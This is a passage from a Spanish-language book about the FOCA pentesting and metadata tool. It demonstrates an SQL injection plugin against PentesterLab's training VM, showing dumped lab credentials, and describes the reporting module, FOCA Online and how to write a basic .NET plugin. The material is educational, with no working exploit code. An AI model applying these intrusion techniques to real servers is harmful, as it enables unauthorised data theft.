Para mostrar el funcionamiento de este *plugin* se va a hacer uso de los ejercicios *Web for pentesters* de *PentesterLab*[4], que es un proyecto creado por *Louis Nyffenegger* diseñado con el objetivo de ayudar a usuarios noveles en el arte del *pentesting* a conocer las vulnerabilidades más comunes de las aplicaciones *web*.

El curso incluye una máquina virtual que el usuario puede utilizar para realizar Pruebas de Concepto de los diferentes ejercicios y desafíos que se proponen y, como no puede ser de otra forma, una de las vulnerabilidades estudiadas en estos ejercicios son las inyecciones *SQL*.

En la imagen siguiente se puede ver el resultado que se obtiene tras analizar una dirección *Url* del servidor *web* que el proyecto distribuye detectando que el parámetro que recibe la *url* es vulnerable. Una vez descubierto un parámetro vulnerable el usuario puede hacer uso de los botones *Dbs*, *Tables* y *Columns* del para que la herramienta trate de obtener el nombre de la base de datos, sus tablas y las columnas de cada tabla.

4 *HTTP*: pentesterlab.com






Imagen 05.27: Analizando una *url* para comprobar si un parámetro es vulnerable.

Seleccionando cada una de las tablas que aparecen en el árbol de objetos, el usuario también puede usar el *plugin* para tratar de extraer los datos almacenados en ella. Estos datos se visualizan tal y como se puede ver en la imagen siguiente.

Data | Query

id	name	age	groupid	passwd
[illegible]	admin	10	10	admin
2	root	30	0	admin21
3	user1	5	2	secret
5	user2	2	5	azerty

Imagen 05.28: Datos extraídos con el *plugin* de la tabla *users*.

Es evidente que el ejemplo mostrado se trata de una inyección *SQL* de libro, preparado para ser utilizado en un aula o en laboratorio de pruebas. Sin embargo, a pesar de ser unas técnicas con más de 10 años de vida, de ser muy conocidas y estudiadas por todos los expertos en seguridad y de que existen multitud de herramientas automáticas de detección, lo cierto es que, según *OWASP* (*Open Web Application Security Project*), las técnicas de inyección de código ocupan el primer puesto en el *top 10* de vectores de ataque más probables a aplicaciones *web*, y siguen conociéndose noticias de sitios de compañías importantes que han sido comprometidos por una Vulnerabilidad de este tipo.

Un ejemplo muy sonado se ha producido a comienzos del año 2013, al reconocer la empresa *Bit9*[5] que uno de sus servidores *web* conectados a Internet había sido comprometido utilizando un ataque de *SQL injection*, lo que irónicamente había permitido a los delincuentes utilizar los sistemas de *Bit9* como plataforma para atacar a otras compañías.

La plataforma de seguridad basada en la confianza (*Trust-based Security Platform*) de *Bit9*, que es utilizada por empresas incluidas en la *Fortune 500* (las 500 compañías que facturan más dinero de Estados Unidos) e, incluso, por agencias de defensa y aeroespaciales del gobierno federal de este país, monitoriza toda la actividad de los equipos y servidores en los que se instala la solución para, utilizando un *software* de reputación en la nube combinado con una serie de políticas definidas por los administradores y una lista blanca, tratar de detectar y detener amenazas que suelen escapar de los sistemas *antimalware* tradicionales.

Según la versión del *CTO* de la empresa, los atacantes consiguieron acceso a la máquina virtual que se usa para firmar su código, de manera que pudieron utilizar el certificado de *Bit9* para firmar 32 programas maliciosos, troyanos y puertas traseras, fundamentalmente. De esta forma, el *malware* aparecía como *software* legítimo, ya que estaba firmado por *Bit9*, por lo que los criminales pudieron colocar estos programas en otros sitios *web* para preparar un ataque *drive-by-Download* aprovechándose de versiones de *Java* vulnerables para instalar este *malware* en los equipos que visitaban los sitios *web* comprometidos.

4. Gestor de informes

FOCA también incorpora un gestor de informes para poder exportar y tratar los resultados que se extraen de los proyectos. Esta característica, conocida como *FOCA Reporting Tool* o el nombre interno que se le puso al proyecto "*La Foquetta*", es otra de las que se incluían anteriormente sólo en la versión *Pro de FOCA*. Es necesario tener presente que esta opción requiere la instalación de un módulo de *Crystal Reports*, porque está basado en este *software* para crear los documentos.

Además, el módulo no permite crear informes de todos los elementos del proyecto y está centrado principalmente en los *metadatos*. Para crear un informe el primer paso es seleccionar el tipo de informe que se quiere realizar. Existen tres tipos:

- Informe de documentos. Este informe generará una lista de todos los documentos y todos los *metadatos* descubiertos en cada uno de ellos.
- Informe de *metadatos*: en este caso se genera una lista organizada por tipos de *metadatos*, tales como usuarios, versiones de *software*, rutas de impresoras, servidores, etc.
- Informe de red. Con él se obtendrá un resumen de los datos obtenidos por cada servidor, es decir, de cada máquina de la red se obtendrán sus direcciones *IP*, nombres de dominio asociados, cómo ha sido descubierto, las rutas locales, las versiones de *software*, las tecnologías que implementan, la información de *fingerprinting*, etcétera.

5 *HTTP*: www.cio.com/article/729401/*Hacking* Victim Bit9 Blames SQL Injection Flaw



Una vez elegido el tipo de informe a generar, el asistente permite al usuario seleccionar los tipos de propiedades que le interesa incluir en el informe (usuarios, carpetas, impresoras, correos electrónicos, fechas, otros *metadatos*, historial, *software*, datos *EXIF* y versiones antiguas) y, de cada uno de esos tipos, los atributos en concreto obtenidos.



Imagen 05.29 Seleccionar propiedades y atributos a incluir en el informe

A continuación, es posible establecer un filtro por fecha, seleccionando la fecha desde la que se quieren incluir datos en el informe y, por ultimo, elegir los tipos de graficos que se desean agregar

Los tipos de gráficos disponibles son los siguientes

- Número de documentos por tipo
- *Metadatos* por tipo de documentos
- Usuarios por tipo de documentos
- Usuarios remotos por tipo de documentos
- Carpetas por tipo de documentos
- Impresoras por tipo de documentos
- Correos electrónicos por tipo de documentos
- Fechas por tipo de documentos
- *Software* por tipo de documentos
- *EXIF* por tipo de documentos
- Historial por tipo de documentos
- Versiones antiguas por tipo de documentos
- Otros *metadatos* por tipo de documentos




Imagen 05.30: Seleccionar gráficos a incluir en el informe

En ese momento, al pulsar sobre el botón *Build*, se genera el informe y se muestra la previsualización del mismo en pantalla. Utilizando los botones de navegación de la herramienta el usuario puede leer el informe, buscar una cadena de texto o aplicar un *zoom* en alguna zona determinada, y también es posible imprimir o exportar el documento a alguno de los formatos disponibles, que son *rpt* (*Crystal Reports*), *pdf*, *doc*, *xls* y *rtf*.




Imagen 05.31: Previsualización del informe en pantalla.

Una vez exportado el documento generado desde el modulo de informes de *FOCA* en cualquiera de los formatos seleccionados, será posible tratar y personalizar el informe en el editor correspondiente para, por ejemplo, cargar una plantilla y adaptarlo a la politica de imagen corporativa. La gran pregunta que debes hacerse un usuario con esta opcion es: ¿tendra *metadatos* el informe de *metadatos* generado por la *FOCA*? Tendrás que averiguarlo probandolo.

Si lo que se desea obtener es un informe de otras partes del proyecto, como la parte de vulnerabilidades, o un informe detallado de los datos de un servidor concreto que ha sido auditado con *FOCA*, etcetera, con esta opcion no es posible. Como alternativa, lo que hay que hacer es ir al panel de *FOCA*, elegir la parte en la que está interesado hacerse el infome y exportar los datos a un fichero en formato *Txt* que pueda ser tratado posteriormente con cualquier otra herramienta.




Imagen 05.32: Exportar datos desde *FOCA* a un fichero de texto

Esta opcion está disponible en todos los elementos de *FOCA* en las opciones del menu contextual que se obtiene cuando se hace clic con el boton derecho del raton sobre un objeto, tal y como se puede ver en la imagen superior.

FOCA Online

Para aquellos usuarios que no puedan instalar *FOCA* en su equipo o que tan solo necesiten probar la extracción de *metadatos*, es posible utilizar *FOCA Online*[6], una aplicación *web* permite realizar análisis de *metadatos* de los siguientes tipos de ficheros: *doc, ppt, pps, xls, docx, pptx, ppsx, xlsx, sxw, sxc, sxi, odt, ods, odg, odp, pdf, wpd, svg, svgz, jpg.*

Hay que tener en cuenta que esta herramienta solo permite analizar los *metadatos* de los documentos de forma individual, por lo que no incorpora el resto de funcionalidades como las del descubrimiento de la red o el analisis de vulnerabilidades. El funcionamiento de *FOCA Online* es extremadamente sencillo. El usuario debe acceder al sitio *web*, seleccionar el fichero del que desea extraer los *metadatos* y pulsar sobre el botón "Analizar Fichero!".

Tras unos instantes en los que se envía el fichero al servidor y *FOCA* analiza el archivo, en la *web* se visualizaran los *metadatos* genéricos obtenidos: sistema operativo, aplicacion, estadisticas, número de ediciones, etcétera, los datos relativos a las fechas de creación y modificación, los usuarios, las rutas, el historial de edicion del documento y la informacion relativa a los objetos incrustados, como los datos *EXIF* de las imágenes que se han insertado en el documento, que *FOCA* haya sido capaz de extraer del archivo.

6 *HTTP*://www.informatica64.com/*FOCA*

Datos relativos a las fechas

Creación. 03-FEB-2003 10:31:00
Modificacion. 03-FEB-2003 12:18:30
Impresión: 30-ENE-2003 22:33:00

Metadatos genericos extraidos

Título: Iraq- ITS INFRASTRUCTURE OF CONCEALMENT DECEPTION AND INTIMIDATION
Aplicación. Microsoft Office 97
Codificación: Latin I
Compañía: default
Estadísticas Pages 1 Words 3875 Characters 22090 Lines 184 Paragraphs 44
Información definida por el usuario: _PID_GUID:{5E2C2E6C-8A18-46F3-8843-7F739FA12901}
Número de ediciones: 4
Plantilla. Normal dot
Sistema operativo: Windows NT 4.0
Tiempo edición: 180 seg

[illegible]

MKhan
default
cic22
JPratt
ablackshaw
pharnill

Rutas encontradas en el fichero

C:\DOCUME~1\pharnill\LOCALS~1\Temp\
C:\TEMP\
A:\
C:\ABlackshaw\
C:\WINNT\Profiles\mkhan\Desktop\

Historial de edición del documento

Autor cic22
Comentarios
Ruta: C:\DOCUME~1\pharnill\LOCALS~1\Temp\AutoRecovery save of Iraq - security.asd

Autor cic22
Comentarios:
Ruta: C:\DOCUME~1\pharnill\LOCALS~1\Temp\AutoRecovery save of Iraq - security.asd

Autor cic22
Comentarios:
Ruta: C:\DOCUME~1\pharnill\LOCALS~1\Temp\AutoRecovery save of Iraq - security.asd

Autor JPratt
Comentarios.
Ruta: C:\TEMP\Iraq - security.doc

Autor JPratt
Comentarios:
Ruta: A:\Iraq - security.doc

Imagen 05.33. Datos obtenidos del fichero "*TomBlair.doc*" con la herramienta *FOCA Online*

5. Más trucos con FOCA

FOCA ya se ha hecho una herramienta muy popular en Internet y mucha gente la utiliza. El número de descargas de la herramienta la última vez que se comprobó había superado las 200.000. Ha salido en noticias muchas veces por haber sido utilizada para destapar alguna polémica, en muchas conferencias de seguridad se habla de ellas - incluso el mítico *hacker Kevin Mitnick* es un usuario habitual de la *FOCA* y es común encontrarle hablando de las funciones de ella en todas sus conferencias -, y ha aparecido en operaciones de grupos *hacktivistas* como *An0nymous* que la utilizan como parte de sus auditorías.

Muchas veces, la forma en la que se utiliza *FOCA* escapa a los objetivos iniciales de la misma, y se integra de diversas maneras en los procesos de auditoría. Una de las formas en que se utiliza *FOCA* ha sido integrada con *Maltego*, otra herramienta de inteligencia basada en *OSINT* (*Open Source INTelligence*).

Esta herramienta permite importar servidores, dominios, nombres de usuarios, etcétera, y lo que mucha gente hace es, primero lanzar *FOCA*, y luego importar los resultados en *Maltego* para tener una representación gráfica dinámica de todos los activos descubiertos y continuar el proceso manualmente. Los límites a la hora de utilizar *FOCA* son tuyos, así que no te los pongas.

Imagen 05.34. Representación de equipos descubiertos en *Maltego*

Capítulo VI
Cómo crear plugins para FOCA

1. Creación de un plugin básico

En el capítulo anterior se ha estado hablando de como funcionan los *plugins* existentes de *FOCA*, pero lo cierto es que cada uno puede extender la funcionalidad de la herramienta por medio de nuevos *plugins*. Actualmente *FOCA* es capaz de descubrir un buen numero de vulnerabilidades, pero no es capaz de explotarlas todas. Para ello podría ser una buena idea generar un *plugin*.

Por poner un ejemplo, *FOCA* es capaz de descubrir que un servidor tiene activado el módulo mod_negotiation que sugiere otros archivos en el mismo directorio cuando se pide el archivo sin extensión. Un buen *plugin* podría ser aquel que dado un servidor con *mod_negotiation* y todas las *URLs* que han sido descubiertas, busque los *backups* abusando de este modulo.

O infinidad de funciones más, como por ejemplo añadir herramientas externas de escaneo de puertos, de *fingerprinting*, de extraer los ficheros de un *thumbs.db* o un *.DS_Store*, de sacar los ficheros de la base de datos *pristine* de *Subversion* o ... el límite lo pones tu.

En este capítulo vamos a ver cómo se puede crear un *plugin* básico para que cada uno os creéis aquellos *plugins* que necesitéis para cada ocasión y si queréis, los compartáis con el resto de usuarios de *FOCA*. Como se ha dicho previamente, la *API* de *FOCA* esta en la versión 0.1, es decir, en un estado muy rudimentario, y por tanto muy limitada en cuanto a funciones que se pueden hacer, pero aun así se pueden crear muchas cosas.

FOCA está desarrollada en *.NET*, así como todos los *plugins* de los que hemos hablado, así que os vamos a contar cómo podríais hacer un *plugin* usando también esta tecnología, pero lo cierto es que podríais usar cualquier lenguaje de programación adaptando las propiedades de manera adecuada a cada tecnología.

En el caso que vamos a explicar, con un *plugin* básico en lenguaje *.NET*, utilizando *Microsoft Visual Studio* - recuerda que hay versiones gratuitas de este compilador que puedes utilizar para programar estos *plugins*.

Creación del proyecto para el plugin en Visual Studio

Para crear el plugin primero debemos crear un nuevo proyecto de tipo '*Class Library*' para que permita la generación de una *DLL* compilada cuando hayamos terminado.




Imagen 06.01: Creación del proyecto *Class Library* en *.NET*

El proyecto debe estar desarrollado sobre el *Framework .NET 3.5* o inferior y la plataforma sobre la que se debe compilar es para '*Any CPU*'. Esto es accesible desde las 'propiedades del proyecto / *Build / Platform target*'.




Imagen 06.02: Configuración del proyecto para *Any CPU*

Creación inicial del plugin e Integración de la API de FOCA

Una vez el proyecto esté ya creado, el siguiente paso que será necesario, es el de agregar como referencia la *DLL* de la *API* de *FOCA* (*PluginsAPI.DLL*). Esto se puede realizar desde '*References / Add reference / Browse*'




Imagen 06.03: Integración de la *API* de *FOCA* al proyecto del *plugin*

Para poder llevar a cabo la comunicación entre el *plugin* y la *FOCA* mediante la *API* será necesaria la creación de una clase pública llamada '*Plugin*' con las propiedades '*name*', '*description*' y '*exportItems*'. Esta clase será instanciada cada vez que la *FOCA* cargue el *plugin*. En la siguiente imagen se ve una plantilla con esta estructura para que sea más fácil de entender.

```
public class Plugin
{
    private string _name = "Name";
    private string _description = "Description";
    private Export export = new Export();

    public Plugin()
     {
     }

    public string name
     {
         get
         {
             return _name;
         }
         set
         {
             _name = value;
         }
     }

    public string description
    {
        get
        {
            return _description;
        }
        set
        {
            _description = value;
        }
    }

    public Export exportItems
    {
        get
        {
            return export;
        }
    }
}
```

Imagen 06.04: Creación de clase pública *Plugin*

Una vez llegados a este punto podremos compilar la *DLL* y dispondremos de una librería básica pero sin funcionalidad - para ser cargada en *FOCA* a modo de *plugin*




Imagen 06.05: Carga y descarga de *plugins*.

Desarollo de la funcionalidad del plugin

Cuando ya se tiene la estructura para manejar el *plugin*, hay que proceder a dotarlo de funcionalidad para lo que habrá que escribir el código de su funcionalidad y su integración con cualquier proyecto de *FOCA*. Para realizar el desarrollo de la *DLL* así como su depuración aconsejamos la creación de un nuevo proyecto dentro de la solución del *plugin*.




Imagen 06.06: Creación de un nuevo proyecto dentro del *Plugin*

Cuando se haya creado ya, hay que tener presente que este nuevo proyecto deberá ser configurado como un '*StartUp Project*' para que pueda ser ejecutado como primera instancia a la hora de llevar a cabo los procesos de depuración del *plugin*. En la siguiente imagen se puede ver cómo debe ser configurada esta característica del proyecto en *Visual Studio*.




Imagen 06.07: Configuración del proyecto como *StartUp Project*

Una vez hecho esto, será entonces en el '*handler*' desde donde aconsejamos realizar las llamadas e inicialización de nuestra *DLL*. Este es sin embargo únicamente un consejo para llevar a cabo el desarrollo o depuración de la librería.

En la siguiente captura se puede ver el código fuente de un *plugin* en el que uno de los '*handler*' está encargándose de mostrar un formulario localizado en el contenido del proyecto de este *plugin* de ejemplo.

```
using System;
using System.Collections.Generic;
using System.Threading;
using System.Text;

namespace handler
{
    class Program
    {
        static void Main(string[] args)
        {
            Start();
        }

        static private void Start()
        {
            svndownloader.Plugin.mainForm = new svndownloader.Main();
            svndownloader.Plugin.mainForm.ShowDialog();
        }
    }
}
```

Imagen 06.08: *Handler* mostrando el cuadro de diálogo

2. GUI del plugin

Una vez ya creado el proyecto, llega el momento de decidir cuál va a ser la forma en la que el usuario de *FOCA* va a visualizar los resultados e interactuar con las funcionalidades del *plugin*. Para diseñar el aspecto gráfico que tendrá el *plugin*, con la versión actual de la *API* de *FOCA*, se permiten dos modos distintos para interactuar con la *interfaz GUI* de la propia *FOCA*. El *GUI* de un *plugin* podrá tener una interacción con ventanas independientes o por medio de paneles que estarán embebidos dentro de *FOCA*.

En el desarrollo de un *plugin* que tenga un *GUI* por ventanas, será el propio *plugin* el encargado de crear y mostrar los formularios que desee para visualizar la información y el diseño de *interfaz* que se haya creado. Este modo de trabajo es muy similar a la forma habitual de creación de programas en la que se desarrolla una aplicación escrita con *Windows Forms*.

En los *plugins* que hemos visto anteriormente existen las dos modalidades. Por ejemplo, en la imagen siguiente se ve el *plugin* de *MySQL Injector* en el que se ha definido que la interacción con *FOCA* usando una visualización mediante este sistema de ventana.




Imagen 06.09: *Plugin* con visualización en modo ventana

Cuando se diseña un *plugin* con el sistema de paneles embebidos, se permite al *plugin* integrarse dentro de la propia *interfaz* que tiene la herramienta de la *FOCA*. Este es el sistema que se ha empleado para la mayoría de los *plugins*, como el *WebFuzzer*, o el *SVN Extractor*.

Para poder hacer esta integración, es necesario realizar la creación de un panel dentro del proyecto e introducir dentro del mismo los controles que se deseen exportar a la *interfaz* para que se puedan pintar dentro de la *GUI* de *FOCA*.

En la siguiente captura se ve el aspecto que tendrá un *plugin* que ha decidido que la interacción sea utilizando paneles. Como se puede ver en la imagen siguiente, es parte de la *GUI* de *FOCA*.

